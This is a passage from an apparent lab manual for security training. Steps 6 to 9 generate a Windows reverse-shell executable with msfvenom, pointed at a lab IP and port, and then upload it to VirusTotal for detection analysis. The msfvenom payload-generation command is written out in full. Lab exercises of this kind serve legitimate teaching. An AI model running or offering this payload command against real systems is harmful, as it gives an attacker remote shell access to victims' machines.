


6. In the terminal window, type **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe** and press **Enter**, to generate payload.




7. Double click on **Firefox** icon, to open Firefox browser and type **https://www.virustotal.com** in the address bar and press **Enter**.






8. In the **VirusTotal** website click on **Choose file** option, in the **File Upload** window navigate to the **/home/attacker** directory and select **Windows.exe** file and click on **Open**.

9. Once the file is uploaded click on **Confirm upload** button to start the analysis.



